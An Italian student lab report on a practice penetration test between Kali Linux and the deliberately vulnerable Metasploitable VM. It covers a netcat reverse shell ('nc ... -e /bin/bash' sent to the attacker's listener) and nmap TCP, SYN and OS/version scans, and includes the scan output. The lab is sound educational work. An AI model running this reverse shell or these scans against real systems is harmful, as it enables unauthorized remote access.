

1. Esercizio di Scansione e Connessione Remota tra Kali Linux e Metasploitable

1.1 Introduzione

In questo esercizio ho simulato un'attività di **penetration testing** tra due macchine virtuali:

Kali Linux: macchina attaccante, usata per eseguire scansioni e connessioni remote

Metasploitable: macchina vulnerabile, configurata come bersaglio per test di sicurezza

2. Strumenti Utilizzati

2.1 Kali Linux

Sistema operativo progettato per la sicurezza informatica. Include strumenti come:

Netcat: per connessioni TCP e reverse shell

Nmap: per scansioni di rete

Wireshark: per analizzare pacchetti di rete

2.2 Metasploitable

Macchina virtuale vulnerabile, pensata per simulare un sistema esposto a rischi. Contiene servizi obsoleti e configurazioni deboli.

3. Parte 1 – Connessione Remota con Netcat

3.1 Listener su Kali

Ho aperto un listener sulla porta 1234 con il comando:

```
nc -lvp 1234
```

Questo comando mette Kali in ascolto, pronta a ricevere una connessione.

3.2 Connessione da Metasploitable

Ho eseguito il comando:

```
nc 192.168.50.100 1234 -e /bin/bash
```

Questo comando invia una shell interattiva alla macchina Kali, permettendo di eseguire comandi da remoto.

Una volta connessa, per un'ulteriore risposta, ho eseguito:

```
whoami
```

Risultato:
msfadmin

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
$(kali@kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
192.168.50.101: inverse host lookup failed: Host name lookup failure  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 47808  
whoami  
msfadmin  
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/bash
```

4. Parte 2 – Scansioni con Nmap

Ho eseguito tre tipi di scansione sulla macchina Metasploitable (IP: 192.168.50.101), tutte sulle porte da 1 a 1024.

4.1 Scansione TCP completa

Comando utilizzato:

```
nmap -sT 192.168.50.101 -p 1-1024
```

Questa scansione stabilisce una connessione completa (3-way handshake) con ogni porta.

```
nmap -sT 192.168.50.101 -p 1-1024

Starting Nmap 4.53 ( http://insecure.org ) at 2025-09-09 04:38 EDT
Interesting ports on 192.168.50.101:
Not shown: 1012 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 13.110 seconds
```

4.2 Scansione SYN (stealth)

Comando utilizzato:

```
nmap -sS 192.168.50.101 -p 1-1024
```

Questa scansione invia solo il pacchetto SYN e chiude subito la connessione, risultando meno visibile.

```
nmap -sS 192.168.50.101 -p 1-1024

Starting Nmap 4.53 ( http://insecure.org ) at 2025-09-09 04:43 EDT
Interesting ports on 192.168.50.101:
Not shown: 1012 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 13.170 seconds
```

4.3 Scansione avanzata con rilevamento OS e servizi

Comando utilizzato:

```
nmap -A 192.168.50.101 -p 1-1024
```

Questa scansione rileva:

Sistema operativo (Linux 2.6.x)

Versioni dei servizi (es. Apache, OpenSSH, Samba)

Hostname: metasploitable.localdomain



```
nmap -A 192.168.50.101 -p 1-1024

Starting Nmap 4.53 ( http://insecure.org ) at 2025-09-09 04:56 EDT
Interesting ports on 192.168.50.101:
Not shown: 1012 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (rpc #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.18 (x86)
Uptime: 0.001 days (since Tue Sep 9 04:58:09 2025)
Network Distance: 0 hops
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux

OS and Service detection performed. Please report any incorrect results at http://insecure.org/nmap/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 134.672 seconds
```

5. Parte 3 – Analisi con Wireshark (Facoltativo)

Ho catturato il traffico durante le scansioni per confrontare il comportamento dei pacchetti.



6. Tabella Riassuntiva

Fonte e Tipo di Scan	Target dello scan	Servizi Rilevati	Porte aperte
TCP (-sT) Kali (192.168.50.100)	Metasploitable (192.168.50.101)	FTP, SSH, HTTP	12 porte aperte <pre> PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp open telnet 25/tcp open smtp 53/tcp open domain 80/tcp open http 111/tcp open rpcbind 139/tcp open netbios-ssn 445/tcp open microsoft-ds 512/tcp open exec 513/tcp open login 514/tcp open shell </pre>
SYN (-sS) Kali (192.168.50.100)	Metasploitable (192.168.50.101)	FTP, SSH, HTTP	12 porte aperte <pre> PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp open telnet 25/tcp open smtp 53/tcp open domain 80/tcp open http 111/tcp open rpcbind 139/tcp open netbios-ssn 445/tcp open microsoft-ds 512/tcp open exec 513/tcp open login 514/tcp open shell </pre>
Avanzato (-A) Kali (192.168.50.100)	Metasploitable (192.168.50.101)	FTP, SSH, HTTP	12 porte aperte <pre> PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp open telnet 25/tcp open smtp 53/tcp open domain 80/tcp open http 111/tcp open rpcbind 139/tcp open netbios-ssn 445/tcp open microsoft-ds 512/tcp open exec 513/tcp open login 514/tcp open shell </pre>

7. Conclusioni

Questo esercizio mi ha permesso di comprendere in modo pratico e diretto alcuni concetti fondamentali della sicurezza informatica, in particolare legati alla fase di ricognizione e accesso remoto in un contesto di penetration testing.

Attraverso l'utilizzo di Nmap, ho imparato a eseguire diverse tipologie di scansione per identificare le porte aperte e i servizi attivi su una macchina bersaglio. La scansione TCP (-sT) mi ha mostrato come si stabilisce una connessione completa con ogni porta, mentre la scansione SYN (-sS) ha evidenziato un approccio più discreto, utile per evitare rilevamenti da parte di firewall o sistemi di difesa. La scansione avanzata (-A) è stata particolarmente utile per ottenere informazioni dettagliate sul sistema operativo e sulle versioni dei servizi, elementi fondamentali per valutare possibili vulnerabilità.

Con Netcat, ho sperimentato la creazione di una reverse shell, cioè una connessione che permette di controllare da remoto la macchina bersaglio. Questo passaggio è stato cruciale per comprendere come un attaccante possa ottenere accesso interattivo a un sistema vulnerabile, semplicemente sfruttando una porta aperta e un servizio mal configurato. Ho potuto eseguire comandi come "whoami", confermando l'effettivo controllo sulla macchina Metasploitable.

L'analisi facoltativa con Wireshark ha aggiunto un livello di comprensione più profondo. Osservando i pacchetti scambiati durante le scansioni, ho potuto visualizzare il comportamento dei protocolli TCP e capire la differenza tra una connessione reale e una simulata. Questo mi ha aiutato a collegare la teoria dei protocolli di rete con la pratica del penetration testing.

Nel complesso, l'esercizio mi ha insegnato non solo a usare strumenti tecnici, ma anche a ragionare, valutando ogni fase dell'attacco dal punto di vista dell'efficacia, della visibilità e del rischio. Ho capito quanto sia importante conoscere il funzionamento interno dei servizi di rete per poterli proteggere o testare in modo consapevole.